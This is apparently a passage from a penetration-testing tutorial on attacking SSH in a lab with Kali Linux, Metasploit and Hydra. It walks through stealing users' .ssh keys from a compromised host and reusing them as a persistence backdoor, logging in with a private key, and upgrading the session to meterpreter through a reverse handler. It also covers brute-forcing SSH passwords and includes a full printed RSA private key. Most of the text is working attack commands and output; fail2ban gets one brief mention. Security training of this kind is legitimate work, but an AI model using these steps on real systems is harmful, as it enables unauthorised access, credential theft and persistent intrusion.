root@kali:~/.msf4/loot# mv 20191223110122_default_192.168.1.103_id_rsa_334706.txt key
root@kali:~/.msf4/loot# chmod 600 key
root@kali:~/.msf4/loot# ssh -i key ignite@192.168.1.103
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

6 packages can be updated.
0 updates are security updates.

Last login: Mon Dec 23 07:36:37 2019 from 192.168.1.109
ignite@ubuntu:~$
```

Bravo!! It works without any congestion, and in this way, we can use the SSH key as a persistence backdoor.

Stealing the SSH key


Consider the following scenario: you have obtained a meterpreter session by compromising the host machine, port 22 is open for SSH, and you want to steal the SSH public key and authorised key.This is possible with the help of the Metasploit module "Multi Gather OpenSSH PKI Credentials Collection-a Post Exploit," which is discussed further below.

This module will collect the contents of all users .ssh directories on the targeted machine. Additionally, known_hosts, authorized_keys, and any other files are also downloaded. This module is largely based on firefox_creds.rb.

```
use post/multi/gather/ssh_creds
set session 1
exploit
```

From the given below image, you can see we have all our authorised keys stored in the /home/ignite/.ssh directory on our local machine at /root/.msf4/loot and we now use those keys for login into an SSH server.

This can be done manually by downloading keys directly from inside /home/ignite/.ssh as shown in the below image.




```
msf5 > use post/multi/gather/ssh_creds
msf5 post(multi/gather/ssh_creds) > set session 1
session => 1
msf5 post(multi/gather/ssh_creds) > exploit

[*] Finding .ssh directories
[*] Looting 1 directories
[+] Downloaded /home/ignite/.ssh/id_rsa -> /root/.msf4/loot/2019122311053
[+] Downloaded /home/ignite/.ssh/id_rsa.pub -> /root/.msf4/loot/201912231
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/ignite/.ssh/authorized_keys -> /root/.msf4/loot/20191
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[*] Post module execution completed
msf5 post(multi/gather/ssh_creds) > sessions 1
[*] Starting interaction with 1...

meterpreter > cd /home/ignite/.ssh
meterpreter > ls
Listing: /home/ignite/.ssh
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  944   fil   2019-12-23 11:01:22 -0500  authorized_keys
100600/rw-------  1679  fil   2019-12-23 09:59:48 -0500  id_rsa
100644/rw-r--r--  395   fil   2019-12-23 09:59:48 -0500  id_rsa.pub

meterpreter > download id_rsa /root/
[*] Downloading: id_rsa -> /root//id_rsa
[*] Downloaded 1.64 KiB of 1.64 KiB (100.0%): id_rsa -> /root//id_rsa
[*] download   : id_rsa -> /root//id_rsa
```

We ensure this by connecting the host machine via port 22 using the private key downloaded above. Let's change the permission for the rsa key, and to do this, follow the steps given below.

```
chmod 600 id_rsa
ssh -I id_rsa ignite@192.168.1.103
```

It works without any congestion, and in this way, we can use ssh key as a persistence backdoor.




```
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa ignite@192.168.1.103
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

6 packages can be updated.
0 updates are security updates.

Last login: Mon Dec 23 08:03:39 2019 from 192.168.1.107
ignite@ubuntu:~$
```

SSH login using pubkey

Considering you have the id_rsa key of the host machine and want to obtain a meterpreter session via Metasploit, this can be achieved with the help of the following module.

This module will test ssh logins on a range of machines using a defined private key file and report successful logins. If you have loaded a database plugin and connected to a database, this module will record successful logins and hosts so you can track your access. A key file may be a single private key or several private keys in a single directory.


```
use auxiliary/scanner/ssh /ssh_login_pubkey
set rhosts 192.168.1.103
set username ignite
set key_path /root/.ssh/id_rsa
exploit
```



```
msf5 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set username ignite
username => ignite
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /root/.ssh/id_rsa
key_path => /root/.ssh/id_rsa
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > exploit

[*] 192.168.1.103:22 SSH - Testing Cleartext Keys
[*] 192.168.1.103:22 - Testing 1 keys from /root/.ssh/id_rsa
[+] 192.168.1.103:22 - Success: 'ignite:-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
' ''
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.1.107:37099 -> 192.168.1.103:22) at
[*] Scanned 1 of 1 hosts (100% complete)
```

This will give a command session which can be further updated into the meterpreter session by executing the following command.

```
sessions -u 1
```




```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.107:4433
[*] Sending stage (985320 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.107:4433 -> 192.168.1.103:57782) at
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

SSH Password cracking

We can test a brute force attack on SSH to guess the password or test threshold policy while performing penetration testing on SSH. It requires a dictionary for username list and password list. Here we have a username dictionary named "user.txt" and a password list named "pass.txt" to perform the brute force attack with the help of hydra.

```
hydra -L user.txt -P pass.txt 192.168.1.103 ssh
```




```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.103 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-23 11:32:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:6/p:5), ~2 t
[DATA] attacking ssh://192.168.1.103:22/
[22][ssh] host: 192.168.1.103   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-23 11:32:40
```

As a result, you can observe that the host machine has no defence against brute force attack, and we were able to obtain ssh credential.

To protect your service against brute force attacks, you can use fail2ban, which is an IPS. Read more here to setup fail2ban IPS on the network.

If you observe the given below image, you will see that this time the connection request is dropped by the host machine when we try to launch a brute force attack.

```
hydra -L user.txt -P pass.txt 192.168.1.103 ssh
```




```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.103 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret 

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-23 12:57:
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:7/p:5), ~3
[DATA] attacking ssh://192.168.1.103:22/
[ERROR] could not connect to ssh://192.168.1.103:22 - Connection refused
```

SSH Public Key Login Scanner

This module will test SSH logins on a range of machines using a defined private key file and report successful logins. If you have loaded a database plugin and connected to a database, this module will record successful logins and hosts so you can track your access. A key file may be a single private key or several private keys in a single directory. However, only a single passphrase is supported, so it must either be shared between subject keys or belong to only a single one.

```
use auxiliary/scanner/ssh/ssh_identify_pubkeys
set rhosts 192.168.1.103
set user_file /root/user.txt
set key_path /root/.ssh/id_rsa.pub
exploit
```

As a result, you can see that user "ignite" is authorised to connect to the host machine's SSHD via the public.



